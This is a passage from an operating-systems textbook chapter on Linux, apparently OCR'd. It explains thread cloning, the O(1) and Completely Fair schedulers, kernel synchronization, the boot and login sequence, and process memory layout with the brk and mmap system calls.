The *CLONE_FILES* bit is analogous to the *CLONE_FS* bit. If set, the new thread shares its file descriptors with the old ones, so calls to lseek by one thread are visible to the other ones, again as normally holds for threads within the same process but not for threads in different processes. Similarly, *CLONE_SIGHAND* enables or disables the sharing of the signal handler table between the old and new threads. If the table is shared, even among threads in different address spaces, then changing a handler in one thread affects the handlers in the others.

Finally, every process has a parent. The *CLONE_PARENT* bit controls who the parent of the new thread is. It can either be the same as the calling thread (in which case the new thread is a sibling of the caller) or it can be the calling thread itself, in which case the new thread is a child of the caller. There are a few other bits that control other items, but they are less important.

This fine-grained sharing is possible because Linux maintains separate data structures for the various items listed in Sec. 10.3.3 (scheduling parameters, memory image, and so on). The task structure just points to these data structures, so it

is easy to make a new task structure for each cloned thread and have it point either to the old thread's scheduling, memory, and other data structures or to copies of them. The fact that such fine-grained sharing is possible does not mean that it is useful, however, especially since traditional UNIX versions do not offer this functionality. A Linux program that takes advantage of it is then no longer portable to UNIX.

The Linux thread model raises another difficulty. UNIX systems associate a single PID with a process, independent of whether it is single- or multithreaded. In order to be compatible with other UNIX systems, Linux distinguishes between a process identifier (PID) and a task identifier (TID). Both fields are stored in the task structure. When clone is used to create a new process that shares nothing with its creator, PID is set to a new value; otherwise, the task receives a new TID, but inherits the PID. In this manner all threads in a process will receive the same PID as the first thread in the process.

10.3.4 Scheduling in Linux

We will now look at the Linux scheduling algorithm. To start with, Linux threads are kernel threads, so scheduling is based on threads, not processes.

Linux distinguishes three classes of threads for scheduling purposes:

1. Real-time FIFO.
2. Real-time round robin.
3. Timesharing.

Real-time FIFO threads are the highest priority and are not preemptable except by a newly readied real-time FIFO thread with even higher priority. Real-time round-robin threads are the same as real-time FIFO threads except that they have time quanta associated with them, and are preemptable by the clock. If multiple real-time round-robin threads are ready, each one is run for its quantum, after which it goes to the end of the list of real-time round-robin threads. Neither of these classes is actually real time in any sense. Deadlines cannot be specified and guarantees are not given. These classes are simply higher priority than threads in the standard timesharing class. The reason Linux calls them real time is that Linux is conformant to the P1003.4 standard ("real-time" extensions to UNIX) which uses those names. The real-time threads are internally represented with priority levels from 0 to 99, 0 being the highest and 99 the lowest real-time priority level.

The conventional, non-real-time threads form a separate class and are scheduled by a separate algorithm so they do not compete with the real-time threads. Internally, these threads are associated with priority levels from 100 to 139, that is, Linux internally distinguishes among 140 priority levels (for real-time and non-real-time tasks). As for the real-time round-robin threads, Linux allocates CPU time to the non-real-time tasks based on their requirements and their priority levels.

In Linux, time is measured as the number of clock ticks. In older Linux versions, the clock ran at 1000Hz and each tick was 1ms, called a **jiffy**. In newer versions, the tick frequency can be configured to 500, 250 or even 1Hz. In order to avoid wasting CPU cycles for servicing the timer interrupt, the kernel can even be configured in "tickless" mode. This is useful when there is only one process running in the system, or when the CPU is idle and needs to go into power-saving mode. Finally, on newer systems, **high-resolution timers** allow the kernel to keep track of time in sub-jiffy granularity.

Like most UNIX systems, Linux associates a nice value with each thread. The default is 0, but this can be changed using the nice(value) system call, where value ranges from −20 to +19. This value determines the static priority of each thread. A user computing π to a billion places in the background might put this call in his program to be nice to the other users. Only the system administrator may ask for *better* than normal service (meaning values from −20 to −1). Deducing the reason for this rule is left as an exercise for the reader.

Next, we will describe in more detail two of the Linux scheduling algorithms. Their internals are closely related to the design of the **runqueue**, a key data structure used by the scheduler to track all runnable tasks in the system and select the next one to run. A runqueue is associated with each CPU in the system.

Historically, a popular Linux scheduler was the Linux **O(1) scheduler**. It received its name because it was able to perform task-management operations, such as selecting a task or enqueueing a task on the runqueue, in constant time, independent of the total number of tasks in the system. In the O(1) scheduler, the runqueue is organized in two arrays, *active* and *expired*. As shown in Fig. 10-10(a), each of these is an array of 140 list heads, each corresponding to a different priority. Each list head points to a doubly linked list of processes at a given priority. The basic operation of the scheduler can be described as follows.

The scheduler selects a task from the highest-priority list in the active array. If that task's timeslice (quantum) expires, it is moved to the expired list (potentially at a different priority level). If the task blocks, for instance to wait on an I/O event, before its timeslice expires, once the event occurs and its execution can resume, it is placed back on the original active array, and its timeslice is decremented to reflect the CPU time it already used. Once its timeslice is fully exhausted, it, too, will be placed on the expired array. When there are no more tasks in the active array, the scheduler simply swaps the pointers, so the expired arrays now become active, and vice versa. This method ensures that low-priority tasks will not starve (except when real-time FIFO threads completely hog the CPU, which is unlikely).

Here, different priority levels are assigned different timeslice values, with higher quanta assigned to higher-priority processes. For instance, tasks running at priority level 100 will receive time quanta of 800 msec, whereas tasks at priority level of 139 will receive 5 msec.

The idea behind this scheme is to get processes out of the kernel fast. If a process is trying to read a disk file, making it wait a second between read calls will




Figure 10-10. Illustration of Linux runqueue data structures for (a) the Linux O(1) scheduler, and (b) the Completely Fair Scheduler.

slow it down enormously. It is far better to let it run immediately after each request is completed, so that it can make the next one quickly. Similarly, if a process was blocked waiting for keyboard input, it is clearly an interactive process, and as such should be given a high priority as soon as it is ready in order to ensure that interactive processes get good service. In this light, CPU-bound processes basically get any service that is left over when all the I/O bound and interactive processes are blocked.

Since Linux (or any other OS) does not know a priori whether a task is I/O- or CPU-bound, it relies on continuously maintaining interactivity heuristics. In this manner, Linux distinguishes between static and dynamic priority. The threads' dynamic priority is continuously recalculated, so as to (1) reward interactive threads, and (2) punish CPU-hogging threads. In the O(1) scheduler, the maximum priority bonus is −5, since lower-priority values correspond to higher priority received by the scheduler. The maximum priority penalty is +5. The scheduler maintains a *sleep_avg* variable associated with each task. Whenever a task is awakened, this variable is incremented. Whenever a task is preempted or when its quantum expires, this variable is decremented by the corresponding value. This value is used

to dynamically map the task's bonus to values from −5 to +5. The scheduler recalculates the new priority level as a thread is moved from the active to the expired list.

The O(1) scheduling algorithm refers to the scheduler made popular in the early versions of the 2.6 kernel, and was first introduced in the unstable 2.5 kernel. Prior algorithms exhibited poor performance in multiprocessor settings and did not scale well with an increased number of tasks. Since the description presented in the above paragraphs indicates that a scheduling decision can be made through access to the appropriate active list, it can be done in constant O(1) time, independent of the number of processes in the system. However, in spite of the desirable property of constant-time operation, the O(1) scheduler had significant shortcomings. Most notably, the heuristics used to determine the interactivity of a task, and therefore its priority level, were complex and imperfect, and resulted in poor performance for interactive tasks.

To address this issue, Ingo Molnar, who also created the O(1) scheduler, proposed a new scheduler called **Completely Fair Scheduler** or **CFS**. CFS was based on ideas originally developed by Con Kolivas for an earlier scheduler, and was first integrated into the 2.6.23 release of the kernel. It is still the default scheduler for the non-real-time tasks.

The main idea behind CFS is to use a *red-black tree* as the runqueue data structure. Tasks are ordered in the tree based on the amount of time they spend running on the CPU, called *vruntime*. CFS accounts for the tasks' running time with nanosecond granularity. As shown in Fig. 10-10(b), each internal node in the tree corresponds to a task. The children to the left correspond to tasks which had less time on the CPU, and therefore will be scheduled sooner, and the children to the right on the node are those that have consumed more CPU time thus far. The leaves in the tree do not play any role in the scheduler.

The scheduling algorithm can be summarized as follows. CFS always schedules the task which has had least amount of time on the CPU, typically the leftmost node in the tree. Periodically, CFS increments the task's *vruntime* value based on the time it has already run, and compares this to the current leftmost node in the tree. If the running task still has smaller *vruntime*, it will continue to run. Otherwise, it will be inserted at the appropriate place in the red-black tree, and the CPU will be given to task corresponding to the new leftmost node.

To account for differences in task priorities and "niceness," CFS changes the effective rate at which a task's virtual time passes when it is running on the CPU. For lower-priority tasks, time passes more quickly, their *vruntime* value will increase more rapidly, and, depending on other tasks in the system, they will lose the CPU and be reinserted in the tree sooner than if they had a higher priority value. In this manner, CFS avoids using separate runqueue structures for different priority levels.

In summary, selecting a node to run can be done in constant time, whereas inserting a task in the runqueue is done in O(log(*N*)) time, where *N* is the number

of tasks in the system. Given the levels of load in current systems, this continues to be acceptable, but as the compute capacity of the nodes, and the number of tasks they can run, increase, particularly in the server space, it is possible that new scheduling algorithms will be proposed in the future.

Besides the basic scheduling alogirithm, the Linux scheduler includes special features particularly useful for multiprocessor or multicore platforms. First, the runqueue structure is associated with each CPU in the multiprocessing platform. The scheduler tries to maintain benefits from affinity scheduling, and to schedule tasks on the CPU on which they were previously executing. Second, a set of system calls is available to further specify or modify the affinity requirements of a select thread. Finally, the scheduler performs periodic load balancing across runqueues of different CPUs to ensure that the system load is well balanced, while still meeting certain performance or affinity requirements.

The scheduler considers only runnable tasks, which are placed on the appropriate runqueue. Tasks which are not runnable and are waiting on various I/O operations or other kernel events are placed on another data structure, **waitqueue**. A waitqueue is associated with each event that tasks may wait on. The head of the waitqueue includes a pointer to a linked list of tasks and a spinlock. The spinlock is necessary so as to ensure that the waitqueue can be concurrently manipulated through both the main kernel code and interrupt handlers or other asynchronous invocations.

Synchronization in Linux

In the previous section we mentioned that Linux uses spinlocks to prevent concurrent modifications to data structures like the waitqueues. In fact, the kernel code contains synchronization variables in numerous locations. We will next briefly summarize the synchronization constructs available in Linux.

Earlier Linux kernels had just one **big kernel lock**. This proved highly inefficient, particularly on multiprocessor platforms, since it prevented processes on different CPUs from executing kernel code concurrently. Hence, many new synchronization points were introduced at much finer granularity.

Linux provides several types of synchronization variables, both used internally in the kernel, and available to user-level applications and libraries. At the lowest level, Linux provides wrappers around the hardware-supported atomic instructions, via operations such as atomic_set and atomic_read. In addition, since modern hardware reorders memory operations, Linux provides memory barriers. Using operations like rmb and wmb guarantees that all read/write memory operations preceding the barrier call have completed before any subsequent accesses take place.

More commonly used synchronization constructs are the higher-level ones. Threads that do not wish to block (for performance or correctness reasons) use spinlocks and spin read/write locks. The current Linux version implements the so-called "ticket-based" spinlock, which has excellent performance on SMP and

multicore systems. Threads that are allowed to or need to block use constructs like mutexes and semaphores. Linux supports nonblocking calls like mutex_trylock and sem_trywait to determine the status of the synchronization variable without blocking. Other types of synchronization variables, like futexes, completions, "read-copy-update" (RCU) locks, etc., are also supported. Finally, synchronization between the kernel and the code executed by interrupt-handling routines can also be achieved by dynamically disabling and enabling the corresponding interrupts.

10.3.5 Booting Linux

Details vary from platform to platform, but in general the following steps represent the boot process. When the computer starts, the BIOS performs Power-On-Self-Test (POST) and initial device discovery and initialization, since the OS' boot process may rely on access to disks, screens, keyboards, and so on. Next, the first sector of the boot disk, the **MBR** (**Master Boot Record**), is read into a fixed memory location and executed. This sector contains a small (512-byte) program that loads a standalone program called **boot** from the boot device, such as a SATA or SCSI disk. The *boot* program first copies itself to a fixed high-memory address to free up low memory for the operating system.

Once moved, *boot* reads the root directory of the boot device. To do this, it must understand the file system and directory format, which is the case with some bootloaders such as **GRUB** (**GRand Unified Bootloader**). Other popular bootloaders, such as Intel's LILO, do not rely on any specific file system. Instead, they need a block map and low-level addresses, which describe physical sectors, heads, and cylinders, to find the relevant sectors to be loaded.

Then *boot* reads in the operating system kernel and jumps to it. At this point, it has finished its job and the kernel is running.

The kernel start-up code is written in assembly language and is highly machine dependent. Typical work includes setting up the kernel stack, identifying the CPU type, calculating the amount of RAM present, disabling interrupts, enabling the MMU, and finally calling the C-language *main* procedure to start the main part of the operating system.

The C code also has considerable initialization to do, but this is more logical than physical. It starts out by allocating a message buffer to help debug boot problems. As initialization proceeds, messages are written here about what is happening, so that they can be fished out after a boot failure by a special diagnostic program. Think of this as the operating system's cockpit flight recorder (the black box investigators look for after a plane crash).

Next the kernel data structures are allocated. Most are of fixed size, but a few, such as the page cache and certain page table structures, depend on the amount of RAM available.

At this point the system begins autoconfiguration. Using configuration files telling what kinds of I/O devices might be present, it begins probing the devices to

see which ones actually are present. If a probed device responds to the probe, it is added to a table of attached devices. If it fails to respond, it is assumed to be absent and ignored henceforth. Unlike traditional UNIX versions, Linux device drivers do not need to be statically linked and may be loaded dynamically (as can be done in all versions of MS-DOS and Windows, incidentally).

The arguments for and against dynamically loading drivers are interesting and worth stating explicitly. The main argument for dynamic loading is that a single binary can be shipped to customers with divergent configurations and have it automatically load the drivers it needs, possibly even over a network. The main argument against dynamic loading is security. If you are running a secure site, such as a bank's database or a corporate Web server, you probably want to make it impossible for anyone to insert random code into the kernel. The system administrator may keep the operating system sources and object files on a secure machine, do all system builds there, and ship the kernel binary to other machines over a local area network. If drivers cannot be loaded dynamically, this scenario prevents machine operators and others who know the superuser password from injecting malicious or buggy code into the kernel. Furthermore, at large sites, the hardware configuration is known exactly at the time the system is compiled and linked. Changes are sufficiently rare that having to relink the system when a new hardware device is added is not an issue.

Once all the hardware has been configured, the next thing to do is to carefully handcraft process 0, set up its stack, and run it. Process 0 continues initialization, doing things like programming the real-time clock, mounting the root file system, and creating *init* (process 1) and the page daemon (process 2).

Init checks its flags to see if it is supposed to come up single user or multiuser. In the former case, it forks off a process that executes the shell and waits for this process to exit. In the latter case, it forks off a process that executes the system initialization shell script, */etc/rc*, which can do file system consistency checks, mount additional file systems, start daemon processes, and so on. Then it reads */etc/ttys*, which lists the terminals and some of their properties. For each enabled terminal, it forks off a copy of itself, which does some housekeeping and then executes a program called *getty*.

Getty sets the line speed and other properties for each line (some of which may be modems, for example), and then displays

```
login:
```

on the terminal's screen and tries to read the user's name from the keyboard. When someone sits down at the terminal and provides a login name, *getty* terminates by executing */bin/login*, the login program. *Login* then asks for a password, encrypts it, and verifies it against the encrypted password stored in the password file, */etc/passwd*. If it is correct, *login* replaces itself with the user's shell, which then waits for the first command. If it is incorrect, *login* just asks for another user name. This mechanism is shown in Fig. 10-11 for a system with three terminals.




Figure 10-11. The sequence of processes used to boot some Linux systems.

In the figure, the *getty* process running for terminal 0 is still waiting for input. On terminal 1, a user has typed a login name, so *getty* has overwritten itself with *login*, which is asking for the password. A successful login has already occurred on terminal 2, causing the shell to type the prompt (%). The user then typed

```
cp f1 f2
```

which has caused the shell to fork off a child process and have that process execute the *cp* program. The shell is blocked, waiting for the child to terminate, at which time the shell will type another prompt and read from the keyboard. If the user at terminal 2 had typed *cc* instead of *cp*, the main program of the C compiler would have been started, which in turn would have forked off more processes to run the various compiler passes.

10.4 MEMORY MANAGEMENT IN LINUX

The Linux memory model is straightforward, to make programs portable and to make it possible to implement Linux on machines with widely differing memory management units, ranging from essentially nothing (e.g., the original IBM PC) to sophisticated paging hardware. This is an area of the design that has barely changed in decades. It has worked well so it has not needed much revision. We will now examine the model and how it is implemented.

10.4.1 Fundamental Concepts

Every Linux process has an address space that logically consists of three segments: text, data, and stack. An example process' address space is illustrated in Fig. 10-12(a) as process *A*. The **text segment** contains the machine instructions that form the program's executable code. It is produced by the compiler and assembler by translating the C, C++, or other program into machine code. The text segment is normally read-only. Self-modifying programs went out of style in about 1950 because they were too difficult to understand and debug. Thus the text segment neither grows nor shrinks nor changes in any other way.




Figure 10-12. (a) Process *A*'s virtual address space. (b) Physical memory. (c) Process *B*'s virtual address space.

The **data segment** contains storage for all the program's variables, strings, arrays, and other data. It has two parts, the initialized data and the uninitialized data. For historical reasons, the latter is known as the **BSS** (historically called **Block Started by Symbol**). The initialized part of the data segment contains variables and compiler constants that need an initial value when the program is started. All the variables in the BSS part are initialized to zero after loading.

For example, in C it is possible to declare a character string and initialize it at the same time. When the program starts up, it expects that the string has its initial value. To implement this construction, the compiler assigns the string a location in the address space, and ensures that when the program is started up, this location contains the proper string. From the operating system's point of view, initialized data are not all that different from program text—both contain bit patterns produced by the compiler that must be loaded into memory when the program starts.

The existence of uninitialized data is actually just an optimization. When a global variable is not explicitly initialized, the semantics of the C language say that its

initial value is 0. In practice, most global variables are not initialized explicitly, and are thus 0. This could be implemented by simply having a section of the executable binary file exactly equal to the number of bytes of data, and initializing all of them, including the ones that have defaulted to 0.

However, to save space in the executable file, this is not done. Instead, the file contains all the explicitly initialized variables following the program text. The uninitialized variables are all gathered together after the initialized ones, so all the compiler has to do is put a word in the header telling how many bytes to allocate.

To make this point more explicit, consider Fig. 10-12(a) again. Here the program text is 8 KB and the initialized data is also 8 KB. The uninitialized data (BSS) is 4 KB. The executable file is only 16 KB (text + initialized data), plus a short header that tells the system to allocate another 4 KB after the initialized data and zero it before starting the program. This trick avoids storing 4 KB of zeros in the executable file.

In order to avoid allocating a physical page frame full of zeros, during initialization Linux allocates a static *zero page*, a write-protected page full of zeros. When a process is loaded, its uninitialized data region is set to point to the zero page. Whenever a process actually attempts to write in this area, the copy-on-write mechanism kicks in, and an actual page frame is allocated to the process.

Unlike the text segment, which cannot change, the data segment can change. Programs modify their variables all the time. Furthermore, many programs need to allocate space dynamically, during execution. Linux handles this by permitting the data segment to grow and shrink as memory is allocated and deallocated. A system call, brk, is available to allow a program to set the size of its data segment. Thus to allocate more memory, a program can increase the size of its data segment. The C library procedure *malloc*, commonly used to allocate memory, makes heavy use of it. The process address-space descriptor contains information on the range of dynamically allocated memory areas in the process, typically called the **heap**.

The third segment is the stack segment. On most machines, it starts at or near the top of the virtual address space and grows down toward 0. For instance, on 32bit x86 platforms, the stack starts at address 0xC0000000, which is the 3-GB virtual address limit visible to the process in user mode. If the stack grows below the bottom of the stack segment, a hardware fault occurs and the operating system lowers the bottom of the stack segment by one page. Programs do not explicitly manage the size of the stack segment.

When a program starts up, its stack is not empty. Instead, it contains all the environment (shell) variables as well as the command line typed to the shell to invoke it. In this way, a program can discover its arguments. For example, when

```
cp src dest
```

is typed, the *cp* program is run with the string "cp src dest" on the stack, so it can find out the names of the source and destination files. The string is represented as an array of pointers to the symbols in the string, to make parsing easier.

When two users are running the same program, such as the editor, it would be possible, but inefficient, to keep two copies of the editor's program text in memory at once. Instead, Linux systems support **shared text segments**. In Fig. 10-12(a) and Fig. 10-12(c) we see two processes, *A* and *B*, that have the same text segment. In Fig. 10-12(b) we see a possible layout of physical memory, in which both processes share the same piece of text. The mapping is done by the virtual-memory hardware.

Data and stack segments are never shared except after a fork, and then only those pages that are not modified. If either one needs to grow and there is no room adjacent to it to grow into, there is no problem since adjacent virtual pages do not have to map onto adjacent physical pages.

On some computers, the hardware supports separate address spaces for instructions and data. When this feature is available, Linux can use it. For example, on a computer with 32-bit addresses, if this feature is available, there would be 2^{32} bits of address space for instructions and an additional 2^{32} bits of address space for the data and stack segments to share. A jump or branch to 0 goes to address 0 of text space, whereas a move from 0 uses address 0 in data space. This feature doubles the address space available.

In addition to dynamically allocating more memory, processes in Linux can access file data through **memory-mapped files**. This feature makes it possible to map a file onto a portion of a process' address space so that the file can be read and written as if it were a byte array in memory. Mapping a file in makes random access to it much easier than using I/O system calls such as read and write. Shared libraries are accessed by mapping them in using this mechanism. In Fig. 10-13 we see a file that is mapped into two processes at the same time, at different virtual addresses.

An additional advantage of mapping a file in is that two or more processes can map in the same file at the same time. Writes to the file by any one of them are then instantly visible to the others. In fact, by mapping in a scratch file (which will be discarded after all the processes exit), this mechanism provides a high-bandwidth way for multiple processes to share memory. In the most extreme case, two (or more) processes could map in a file that covers the entire address space, giving a form of sharing that is partway between separate processes and threads. Here the address space is shared (like threads), but each process maintains its own open files and signals, for example, which is not like threads. In practice, however, making two address spaces exactly correspond is never done.

10.4.2 Memory Management System Calls in Linux

POSIX does not specify any system calls for memory management. This topic was considered too machine dependent for standardization. Instead, the problem was swept under the rug by saying that programs needing dynamic memory management can use the *malloc* library procedure (defined by the ANSI C standard).




Figure 10-13. Two processes can share a mapped file.

How *malloc* is implemented is thus moved outside the scope of the POSIX standard. In some circles, this approach is known as passing the buck.

In practice, most Linux systems have system calls for managing memory. The most common ones are listed in Fig. 10-14. Brk specifies the size of the data segment by giving the address of the first byte beyond it. If the new value is greater than the old one, the data segment becomes larger; otherwise it shrinks.

System call	Description
s = brk(addr)	Change data segment size
a = mmap(addr, len, prot, flags, fd, offset)	Map a file in
s = unmap(addr, len)	Unmap a file

Figure 10-14. Some system calls relating to memory management. The return code *s* is −1 if an error has occurred; *a* and *addr* are memory addresses, *len* is a length, *prot* controls protection, *flags* are miscellaneous bits, *fd* is a file descriptor, and *offset* is a file offset.

The mmap and munmap system calls control memory-mapped files. The first parameter to mmap, *addr*, determines the address at which the file (or portion thereof) is mapped. It must be a multiple of the page size. If this parameter is 0, the system determines the address itself and returns it in *a*. The second parameter, *len*, tells how many bytes to map. It, too, must be a multiple of the page size. The third parameter, *prot*, determines the protection for the mapped file. It can be marked readable, writable, executable, or some combination of these. The fourth parameter, *flags*, controls whether the file is private or sharable, and whether *addr* is a requirement or merely a hint. The fifth parameter, *fd*, is the file descriptor for

the file to be mapped. Only open files can be mapped, so to map a file in, it must first be opened. Finally, *offset* tells where in the file to begin the mapping. It is not necessary to start the mapping at byte 0; any page boundary will do.

The other call, unmap, removes a mapped file. If only a portion of the file is unmapped, the rest remains mapped.

10.4.3 Implementation of Memory Management in Linux

Each Linux process on a 32-bit machine typically gets 3 GB of virtual address space for itself, with the remaining 1 GB reserved for its page tables and other kernel data. The kernel's 1 GB is not visible when running in user mode, but becomes accessible when the process traps into the kernel. The kernel memory typically resides in low physical memory but it is mapped in the top 1 GB of each process virtual address space, between addresses 0xC0000000 and 0xFFFFFFFF (3–4 GB). On current 64-bit x86 machines, only up to 48 bits are used for addressing, implying a theoretical limit of 256 TB for the size of the addressable memory. Linux splits this memory between the kernel and user space, resulting in a maximum 128 TB per-process virtual address space per process. The address space is created when the process is created and is overwritten on an exec system call.

In order to allow multiple processes to share the underlying physical memory, Linux monitors the use of the physical memory, allocates more memory as needed by user processes or kernel components, dynamically maps portions of the physical memory into the address space of different processes, and dynamically brings in and out of memory program executables, files, and other state information as necessary to utilize the platform resources efficiently and to ensure execution progress. The remainder of this section describes the implementation of various mechanisms in the Linux kernel which are responsible for these operations.

Physical Memory Management

Due to idiosyncratic hardware limitations on many systems, not all physical memory can be treated identically, especially with respect to I/O and virtual memory. Linux distinguishes between the following memory zones:

1. **ZONE_DMA** and **ZONE_DMA32**: pages that can be used for DMA.
2. **ZONE_NORMAL**: normal, regularly mapped pages.
3. **ZONE_HIGHMEM**: pages with high-memory addresses, which are not permanently mapped.

The exact boundaries and layout of the memory zones is architecture dependent. On x86 hardware, certain devices can perform DMA operations only in the first 16 MB of address space, hence ZONE_DMA is in the range 0–16 MB. On 64-bit machines there is additional support for those devices that can perform 32-bit DMA

operations, and ZONE_DMA32 marks this region. In addition, if the hardware, like older-generation i386, cannot directly map memory addresses above 896 MB, ZONE_HIGHMEM corresponds to anything above this mark. ZONE_NORMAL is anything in between them. Therefore, on 32-bit x86 platforms, the first 896 MB of the Linux address space are directly mapped, whereas the remaining 128 MB of the kernel address space are used to access high memory regions. On x86_64 ZONE_HIGHMEM is not defined. The kernel maintains a *zone* structure for each of the three zones, and can perform memory allocations for the three zones separately.

Main memory in Linux consists of three parts. The first two parts, the kernel and memory map, are **pinned** in memory (i.e., never paged out). The rest of memory is divided into page frames, each of which can contain a text, data, or stack page, a page-table page, or be on the free list.

The kernel maintains a map of the main memory which contains all information about the use of the physical memory in the system, such as its zones, free page frames, and so forth. The information, illustrated in Fig. 10-15, is organized as follows.

